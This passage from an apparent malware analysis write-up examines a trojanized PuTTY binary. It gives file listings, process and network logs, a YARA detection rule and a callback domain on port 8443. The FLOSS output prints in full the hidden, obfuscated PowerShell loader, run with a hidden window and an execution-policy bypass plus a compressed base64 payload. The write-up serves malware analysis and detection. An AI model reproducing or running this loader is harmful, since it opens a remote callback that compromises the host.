-a-----          9/5/2022    5:27 AM          1332 FLARE.lnk
-a-----         11/13/2022    7:46 PM         146190 flossout.txt
-a-----         11/13/2022   11:15 PM         178743 floss_meterpreter_out.txt
-a-----          9/5/2022    4:03 AM          15703 install.ps1
-a-----          9/4/2021   11:11 AM          12288 Malware.Unknown.exe.malz
-a-----         10/1/2021    9:01 PM          1545216 putty.exe
-a-----         11/13/2022   11:08 PM          1873920 puttyX.exe
-a-----         11/13/2022   11:19 PM          1874944 puttyX2.exe
-a-----          9/5/2022    5:37 AM           1579 README.txt
```

Fig 13: Metasploit used to reciprocate the exploit

Similar identifier when the putty executable is run.

```
powershell.exe      740      TCP      Established      192.168.226.4      49691  192.168.226.5      8443  11/13/2022 11:29:22 PM  powershell.exe
```

Fig 14: Emulating an IOC



Host-based Indicators

```
C:\Users\corvus\Desktop
λ cat flossout.txt | grep -i powershell
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object Sy
stem.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECAS1W2
27jNhB991cMXHUTIRbhdAESCLePVSgyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypljBNTUL7aGcz1z5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6R
vidymTX6RhNp1PB4TFU4530WZYi19B57IB5vA2DC/iCm/Dr/G9kGSLJLscydIVGqInRj0r9Wpn8qfASF7TIIdCQxMScpzZRx4W1Z4EFrLMV2R55pGHL1Uut29
g3EvE6t8wjl+ZhKuvKc/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR88KJEWGFuCVfgCVSroAvw4DIF4D3XnKk25QH1Z2pWkko/ofzCh
NyZ/ytiWysFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnro5XbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLDK/hLYaOwCdeeCF2pImJC5KFRj+U7zPEsZtUujm
WA86/Ztgg5Vp2JWaY10ZdOochLTgXEPm/Ab4FXhKty2ibquTi3U5mVx7ewV4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2
UU0y+auPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcFhwd7xzfydpD72pxq3miBnIrGTCH4+iqPr680W4JPV8bu3pqXFR1X7J
FSiloESODfaYBqqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUxjm845HIdzK9X2rwoWCGg/c/wx8pk0KJhYbIUWJjGJGNaDUVSDQB1piQ037HXdc6Tohdug32
fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxcGJewG7cvyAHn27HwVp+FvKJsaTBXTiH1h33UaDww7eMfrfGA1NlwG6/2FDxd87V4wPBqmxutuleH74GV/PKRvY
qI3jqF61yiu8FVowdKTPXS5Sfse/+7dJtlmqHve2k5ASX5N6S3X3V8HwZ98I7sAgg5wuCkt1cWPIYTK8prV5tbHFaFlcUeZQbL2b8qYXS8ub2V01znQ54a
fCsrCy2sFyeFADCEKvXzocf372HJ/ha6LDyCo6KI1dDKAmphRuSv1MC6DV0thaIh1IKOR3MJoK1UJfnhGVIPR+8hOC1/WIGf9s5naT/1D6Nm++0TrtVTgant
vmcFwp5uLXdGn5XTZQJhS6f5h6Ntcjry9N8eXQXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Dec
ompress))).ReadToEnd()))"
```

Fig 17: Floss output displaying a powershell.exe command base64 encoded within the executable

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
3:07:2...	powershell.exe	6112	TCP Reconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, sequen...
3:07:2...	powershell.exe	6112	TCP Reconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, sequen...
3:07:2...	powershell.exe	6112	TCP Reconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, sequen...
3:07:2...	powershell.exe	6112	TCP Reconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, sequen...
3:07:2...	powershell.exe	6112	TCP Disconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, sequen...

Process Monitor Filter

Display entries matching these conditions:

Architecture is then Include

Reset Add Remove

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Process N...	is	powershell.exe	Include
<input checked="" type="checkbox"/> Operation	contains	TCP	Include
<input checked="" type="checkbox"/> Process N...	is	Procmon.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Procexp.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Autoruns.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Procmon64.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Procexp64.exe	Exclude

OK Cancel Apply

Fig 17: procmon.exe output with relevant filters



Appendices

A. Yara Rules

```
rule sneakyPutty {  
  
  meta:  
    last_updated = "2022-11-14"  
    author = "0xc0rvu5"  
    description = "Yara rule for SneakyPutty for the putty.exe binary"  
  
  strings:  
    $string1 = "powershell.exe"  
    $PE_magic_byte = "MZ"  
  
  condition:  
    $PE_magic_byte at 0 and  
    $string1  
}
```

B. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443